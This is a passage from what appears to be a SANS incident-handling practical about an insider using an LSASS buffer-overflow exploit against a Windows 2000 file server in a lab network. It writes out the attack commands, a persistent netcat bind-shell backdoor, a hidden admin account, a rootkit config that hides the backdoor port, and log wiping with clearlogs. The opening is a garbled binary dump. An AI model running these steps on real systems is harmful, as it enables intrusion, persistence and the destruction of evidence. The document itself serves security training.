The file contains date, time to carry out the attack and DsRolerDcAsDc function and its DnsDomainName parameter. The DsRolerDcAsDc function has also other parameters e.g.: SiteName, SystemVolumeRootPat that are vulnerable to buffer overflow.

The DCPROMO file contents:

09/08	15:56:48	[INFO]	DsRolerDcAsDc:	DnsDomainName
-------	----------	--------	----------------	---------------

• x ë [K3Éf• % €4
 TMâúë •ë...pb TM TM TM • ý8@ TM TM TM • • é...4 • ' nó•• q TM TM TM { • • « TM TM • î • « • Íf • qó•• q TM TM TM { u ~ TM TM Í • ~ TM TM f • % ÉÉÉÉÉ • É
 • Éf • A • " • , • , TM • Uó% • • f • Y • Ó • úôý TM • © uÍ • • ó • • 2 { d _ Ý • % • Ý g Ý • ¢ • • • • • É Ý • % • ÍÉ • • • ó ~ • • f • © • f • • Uóff' f • ' f
 • ...f • • • Ü • Í ± á š L Ě ë • š l • P • • 4 š l • B - % • O í X R " š C • rh • † • ~ • • • š D • • • ... š D • š l 2 Ç • Z q TM fff x — u ë g * • 4 @ • W v W y • R t e
 • @ l 4 u ` 3 • ~ • _
 •

ë ë +8 x ë [K3Éf• % €4

TM âúë • ë...pb TM TM TM • ý8@ TM TM TM • • é...4 • ' nó•• q TM TM TM { • • « TM TM • î • « • lf • qó•• q TM TM TM { u ~ TM TM { • ~ TM TM f • % ÉÉÉÉ • É
• Éf • A • " • , • , TM • Uó% • • f • Y • Ó • úôý TM • © uÍ • • ó • 2{d_Y • % ÝgÝ • ¢ • • • • • É Ý • % ÍÉ • • ó • • f • © • f • Uóff • f • f
• ...f • • • Ü • Í±âšLÉ ë • šl • P • • 4š • B • % • OíXR" šC • rh • † • ~ • • • šD • • • ...šD • šl2Ç • Zq TM fff x—uëg* • 4@ • WvWy • Rte
• @l4u'3 • ~ • _
•

2.4.4 The Win32.Korgo detects in the system

Currently Win32.Korgo worm has 23 varieties and there are still new ones discovered. The Symantec Security Response lists all the discovered versions:

<http://securityresponse.symantec.com/avcenter/venc/auto/index/indexW.html>

The administrator of the system can find e. g. Win32.Korgo.F on the basis of modifications of the system:

W32.Korgo.F performs the following actions when was executed:

- Deletes the file Ftpupd.exe, from the folder where the worm was executed
- Deletes the values:
 - "System Service Manager"
 - "System Restore Service"
 - "Bot Loader"
 - "Windows Update Service"
 - "WinUpdate"
 - "Windows Security Manager"
 - "avserve.exe"
 - "avserve2.exe"
 from the registry key:
 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Looks for the value:
 - "Disk Defragmenter"
 in the registry key:
 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- If the "Disk Defragmenter" value does not exist, the worm adds the value:
 - "Client"="1"
 to the registry key:
 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Wireless
- If the "Disk Defragmenter" value exists, but the path of the file is different, then the worm:
 - Copies itself as %System%\<random filename>.exe.
- Adds the value:
 - "Disk Defragmenter"="%System%\<random filename>.exe"

to the registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

- Launches <random filename>.exe, and then ends the current process.
- If the "Disk Defragmenter" value exists and the value matches the path of the worm, it will delete the value:
"Client"
from the registry key:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Wireless
- Attempts to inject a function into Explorer.exe as a thread.
- Opens TCP ports 113, 3067 and other random ports. The worm will listen on these ports and when it receives a certain message, it will send a copy of itself to the remote computer.
- Attempts to exploit the LSASS Windows vulnerability on TCP port 445
- Attempts to connect to one of the following IRC servers (w za• czniku punkt nr 10) on TCP port 6667 and receive commands

W32.Korgo.F removal instruction

Removal using the W32.Korgo Removal Tool. This tool is accessible on the web site:
<http://securityresponse.symantec.com/avcenter/venc/data/w32.korgo.removal.tool>

Manual Removal

1. Disable System Restore (Windows Me/XP).
 2. Update the virus definitions.
 3. Restart the computer in Safe mode or VGA mode.
 4. Run a full system scan and delete all the files detected as W32.Korgo.F.
 5. Reverse the changes made to the registry.
- Click Start, and then click Run.
 - Type regedit
Then click OK.
 - Navigate to the key:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
 - In the right pane, delete the value:
"Disk Defragmenter"="%System%\<random filename>.exe"
 - Navigate to the key:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Wireless

- In the right pane, delete the value:
"Client"="1"
- Exit the Registry Editor
- Restart the computer in normal mode

© SANS Institute 2000 - 2005, Author retains full rights.

3 The Platforms/Environments

3.1 Victim's Platform

Hardware: (DELL PowerEdge 6650):

- Intel Xeon 2 GHz
- 2 GB RAM
- Network Interface 100 Mb
- HDD 80 GB

Software:

- Windows 2000 Server
- Service Pack 4
- Agent ESM
- Host name: beatle
- Network Configuration:
 - IP: 10.39.129.66
 - Netmask: 255.0.0.0
 - File Sharing for Microsoft Networks
 - NetBIOS over TCP/IP Source network

3.2 Source/Target network

The source network and target network make up the same network in the Firm A. The Intruder works in Firm A and attacks File Server from his machine. In the network A there are two product servers. One of them is the Active Directory, another is the Files and Print Server. The typical workstation installation involves Windows 2000 Professional with service pack SP2 and Microsoft Office All machines in this network work in Active Directory domain. Hub connects the computers in the inside network of Firm A.

The Firm A and Firm B have got Enterprise Security Manager (ESM) implemented. An ESM agent works in all servers in Firm A and Firm B. The audit on the firms' servers is carried out using ESM. Apart of using ESM, NetRecon is used to scan the network. The audit range and frequency is described in the firms' security policy procedures. Due to the fact that the system has been implemented recently, the conclusions from the audit performed on the servers have not been put into practice yet to conduct the system hardening.

Symantec ESM architecture

Symantec ESM is a Client-Server security solution. Symantec ESM is composed of three separate components: agent, manager, console.

Agent

Symantec ESM agents consist of a module server and a communications component that is attached to the server. Security modules in the policy analyze the configuration of the server on which the agent resides. The agent server gathers the resulting data and returns it to the manager that initiated the request

Manager

The manager controls and stores policy data, and passes the data to an agent or the console. The manager contacts an agent to initiate policy runs requested by the Symantec ESM console user.


Enterprise Console

This graphical tool is used to create and edit policies, and generate reports.

The ESM description is accessible on the web site:

<http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=45>
http://www.symantec.com/avcenter/security/Content/Product/Product_ESM.html

Enterprise Security Manager Architecture




The NetRecon description is accessible on the web site:

<http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=46>

This scanner assigns risk value on scale from 1 to 100. This value is divided into three risk categories: low-green colour, medium-yellow colour, high-red colour.

Firm A and B have employed AntiVirus program and Intrusion Detection System.

3.3 Network Diagram



The Firm A is a branch of the Firm B. This diagram shows the network both firms.

The environment where the attack is to be carried out is the firm's A internal network. We assume that one of the workers employed in the branch of firm A is an Intruder. He co-operates with a competition firm and he wants to know the financial and personal data in order to take revenge on the employer. These data are stored on the "Beatle" server (IP –10.39.126.66). The Intruder uses the exploit to gain access to the victim's server. His intention is to acquire continuous, masked access to the firm's documents.

4 Stages of the attack:

As using the vulnerability LSASS service is the main element of the Win32.Korgo, therefore the attack has been carried out using LSASS buffer overflow to take control of the machine. This vulnerability gap is used by the Win32.Sasser, Win32.Cycle, Win32.Bobax as well. In order to perform the attack, the Intruder uses the program that is enclosed in Appendix 1. Further, the intruder masks his presence using rootkit Hacker Defender.

4.1 Reconnaissance

The attack is to be carried out in the branch of Firm A from inside. The Intruder takes use of p0f program to acquire information about the network before the attack.

P0f is a versatile passive OS fingerprinting tool. P0f can identify the operating system on:

- machines that connect to your box (SYN mode),
- machines you connect to (SYN+ACK mode),
- machine you cannot connect to (RST+ mode),
- machines whose communications you can observe.

p0f uses libpcap is a packet capture library that allows you to grab all packets going through your ethernet card.

The p0f description is accessible on the web site:

<http://lcamtuf.coredump.cx/p0f/>

```
p0f -i eth1 -vt
```

Options:

i - for selecting the device

v - option indicates that p0f is run in verbose mode

t - adds timestamps to the output.

4.2 Scanning


The Intruder uses network scanners to discover network and to gather information about network resources. He uses Nmap Scanner discover the network and he detects the services and open ports on the machine 10.39.129.66. and service LSASS.

Nmap is a free open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts.

Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS.

The Nmap is accessible on the web site:

<http://insecure.org/nmap>



4.3 Exploiting the System

After the Preparation and Identification phase, the Intruder tries to find the exploit program that will use LSASS vulnerability. He discovers this vulnerability on the Beatle server (IP 10.39.129.66). Through the Google the Intruder finds the source code of LSASS buffer overflow that is accessible on the web site:

<http://marc.theaimsgroup.com/?l=bugtraq&m=108325860431471&w=2>

Next he compiles this source code using Microsoft Visual 6.0 program.

In the beginning, the Intruder executes the NetCat program on his machine in the listen mode on the 4455 TCP port.

NetCat program is accessible on the web site:

http://www.atstake.com/research/tools/network_utilities/

He executes the command

```
nc -l -p 4455
```

Options:

l – listen mode

p – local port

Next the Intruder uses exploit `lsass.exe`. to carry out the attack This program uses the vulnerability of LSASS buffer overflow.

```
lsass.exe 2 10.39.129.66 4455 10.39.129.33
```


The syntax of this command is as follows:

Exploit <target> <victim IP> <bindport> [connectback IP]

Options:

Target:

- 0 – WinXP Professional
- 1 – Win2K Professional
- 2 – Win2K Advanced Server [SP4]



```
C:\WINNT\System32\cmd.exe - nc -l -p 4455
Microsoft Windows 2000 [Versja 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\>cd\exploit
C:\exploit>nc -l -p 4455
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>

C:\WINNT\System32\cmd.exe - lsass.exe 2 10.39.129.66 4455 10.39.129.33
C:\exploit>lsass.exe 2 10.39.129.66 4455 10.39.129.33
shellcode size 316
```

After conducting the attack, the Intruder makes TCP connection on 4455 port and he gets access to Shell in the discredit system.

Below there are presented TCP connections listed by the command:

```
netstat - na
```

Options:

n – lists address and port numbers
a – lists all connections and listening ports

```
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:515 0.0.0.0:0 LISTENING
TCP 0.0.0.0:548 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1027 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1030 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1032 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1035 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1036 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1039 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1040 0.0.0.0:0 LISTENING
TCP 0.0.0.0:3372 0.0.0.0:0 LISTENING
TCP 10.39.129.66:139 0.0.0.0:0 LISTENING
TCP 10.39.129.66:139 10.39.129.33:1028 ESTABLISHED
TCP 10.39.129.66:1040 10.39.129.33:4455 ESTABLISHED
```

4.4 Keeping Access

The Intruder gets access to the discredited machine shell and then decides to prepare the victim's system to his permanent access so that he can steal the data. To achieve this, he transfers useful programs to the victim's system using ftp or tftp service. The Intruder stores them on the disk, into catalogue C:\WINNT.

The programs used by the Intruder:

Sting.bat	- Backdoor's script
REG	- Program for registers' modification
	This program is located in Microsoft Resource Kit
Hxdef100.exe	- The Hacker Defender program
Hxdef100.ini	- The Hacker Defender's configuration file

The Intruder would like to make two independent access ways to the victim's system.

- The first way - is to have the local administrator account in the victim's system.
- The second way - is to gain access to the victim's system by the NetCat connection. Script Sting.bat activates NetCat connection.

Hacker creates the user account remotely with command line:

```
net user accountuser account123 /add
```

Then add the new user to the Administrators Group:

```
net localgroup Administrators accountuser /add
```

The Intruder introduces the backdoor program (NetCat listener) into the victim's system. This backdoor program will be activated during every start of the victim's system. The Sting.bat script will start the NetCat program in the background. The NetCat will listen at port 2222 and thus will make the shell available.

The Sting.bat script includes:

Sting.bat

start c:\Winnt\nc.exe -d -l -p 2222 -e cmd.exe

Options:

- d – background mode
- l – listen mode
- p – local port
- e – program to execute after connect

In order for the script to execute the Sing.bat during every start of the victim's system, the Intruder adds this script to the registers using the following command:

```
REG ADD  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Wasp="C:\Sting.bat" REG_SZ
```

The Intruder decides to hide the NetCat listen port. In this goal Intruder uses Hacker Defender program.

Hacker use Hacker defender exploit version 1.0.0

The main idea of this program is to rewrite few memory segments in all running processes. Rewriting of some basic modules cause changes in processes behaviour. Rewriting must not affect the stability of the system or running processes. Program must be absolutely hidden for all others. Now the user is able to hide files, processes, system services, system drivers, registry keys and values, open ports, cheat with free disk space. Program also masks its changes in memory and hiddes handles of hidden processes. Program installs hidden backdoors, register as hidden system service and installs hidden system driver.

The technology of backdoor allowed to do the implantation of redirector.

List of API functions which are changed:

Kernel32.FindFirstFileExW
Kernel32.FindNextFileW

```
Kernel32.CreateProcessW
Ntdll.NtQuerySystemInformation
WS2_32.recv
WS2_32.WSARcv
WSOCK32.recv
Kernel32.ReadFile
Advapi32.EnumServicesStatusW
Advapi32.EnumServicesStatusA
```

The Hacker Defender rootkit is accessible on the web site:

<http://www.rootkit.host.sk/release/hxdef100.zip>

The Intruder starts the program hxdef100.exe with the configuration file hxef100.ini. All contents of the hxef100.ini file is listed in Appendix 8. Using rootkit Hacker Defender, the Intruder can hide services, processes, registers and open ports. Intruder hides only open port in order to hide program NetCat.

To start Hxdef100.exe program

```
Hxdef100.exe Hxdef100.ini
```

```
Hxdef100 <infile>
```

The fragment of hxef100.ini file hiding port 2222 where NetCat listens.

```
Hxdef100.ini
....
[Hidden Ports]
TCP:2222
.....
```

The snapshot displays program cmd.exe. This program does not show listening 2222 TCP port on the victim's machine (IP 10.39.129.66) where NetCat operates because the port was masked by the Hacker Defender exploit. The snapshot below displays the program cmd.exe on the Intruder's computer (IP 10.39.129.33). It shows the connection between the victim's and Intruder's machine on the 2222 TCP port. Masking the port makes the NetCat detection difficult for the administrator.

```

C:\WINNT\System32\cmd.exe - nc 10.39.129.66 2222
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:515 0.0.0.0:0 LISTENING
TCP 0.0.0.0:548 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1027 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1028 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1032 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1035 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1036 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1039 0.0.0.0:0 LISTENING
TCP 0.0.0.0:3372 0.0.0.0:0 LISTENING
TCP 10.39.129.66:139 0.0.0.0:0 LISTENING
TCP 10.39.129.66:1068 0.0.0.0:0 LISTENING
TCP 10.39.129.66:1078 0.0.0.0:0 LISTENING
UDP 0.0.0.0:7 *:*
UDP 0.0.0.0:9 *:*
UDP 0.0.0.0:13 *:*
UDP 0.0.0.0:17 *:*

C:\WINNT\System32\cmd.exe
C:\>netstat -na

Aktywne połączenia

Protokół Adres lokalny Obcy adres Stan
TCP 0.0.0.0:135 0.0.0.0:0 NASŁUCHIWANIE
TCP 0.0.0.0:445 0.0.0.0:0 NASŁUCHIWANIE
TCP 0.0.0.0:1025 0.0.0.0:0 NASŁUCHIWANIE
TCP 0.0.0.0:1049 0.0.0.0:0 NASŁUCHIWANIE
TCP 0.0.0.0:2222 0.0.0.0:0 NASŁUCHIWANIE
TCP 10.39.129.33:139 0.0.0.0:0 NASŁUCHIWANIE
TCP 10.39.129.33:1044 0.0.0.0:0 NASŁUCHIWANIE
TCP 10.39.129.33:1049 10.39.129.66:2222 USTANOWIONO
UDP 0.0.0.0:135 *:*
UDP 0.0.0.0:445 *:*

```

The victim's system prepared in this way allows the Intruder to have permanent access to the victim's machine. The Intruder connects with the victim's system using NetCat backdoor.

```
nc.exe 10.39.129.66 2222
```

```
nc.exe <target> <bindport>
```

Consequently, the Intruder has access to firm's confidential data stored in the victim's system.

4.5 Covering Tracks

The Intruder uses two methods to mask his actions.

- First – hiding the listen 2222 TCP NetCat port by the Hacker Defender program
- Second – deleting the system logs on the victim's machine

During breaking into the victim's system, the Intruder leaves traces in system logs. The information about the new account and system registers modification stays in the security log.



The Intruder uses clearlogs.exe program to delete selected system logs.

The specific log to be cleared is specified by the flags:


- sys – for system log
- app – for application logv
- sec - for security log

Clearlogs.exe is accessible on the web site:

<http://www.ntsecurity.nu/toolbox/>

This command deletes contents of the security log

```
clearlogs.exe – sec
```



5 The Incident Handling Process:

5.1 Preparation:

Firm A is a branch of Firm B. Firm B has an Incident Response Team (IRT). IRT consist of the following people:

- Security Manager
- Security Officer
- Systems' Administrators
- Representative of the board
- Lawyer

Firm A and B has the security policy and has prepared the procedure of reaction to incidents. The Enterprise Security Manager (ESM) is used to check the system options with the security policy.

The System audit includes the following security policy elements of Firm A and Firm B controlled by the ESM:

- Account authorization levels
- Directory and file access
- Network access
- Operating system parameters

Listed below are checks to include in a security policy Firm A and Firm B and how ESM is used to assist in the management of them.

User Accounts and Authorizations

User accounts and authorization are processes concerned with initiating and directing the work done on a system. For example, a Login Parameters module contains security checks that identify inactive accounts, excessive login attempts, and expired passwords in user accounts.

Password Strength

This module checks: default passwords, blank passwords, words from the dictionary, names of family members and other weak passwords can easily be guessed by attackers and give the attacker the same access provided to legitimate users.

File Systems and Directories

File systems and directories are objects that are manipulated by users and might include files, directories, ESM has checks that identify whether new files have been added/deleted on an Agent or checks user files.

File Sharing

Many operating systems provide the ability to share files with other computers on a network. If that access is granted too freely, or is controlled by weak passwords, attackers can access the shared files.

Networks and Server Settings

Networks and servers are the means by which the systems are connected and include all objects and files associated with managing the connection. In the Network Integrity module, there are a number of checks concerning Remote Access Services.

Operating system parameters

This object checks: patches, fixes, registry, system auditing, startup files.

The system's audit is carried out once a week by ESM and includes the following checks:

User Accounts and Authorizations

File Systems and Directories

Global File Sparing

During the audit, NetRecon is used for scanning the systems.

The system's audit is carried out once a month by ESM and includes the following checks:

Password Strength

Networks and Server Settings

Operating system parameters

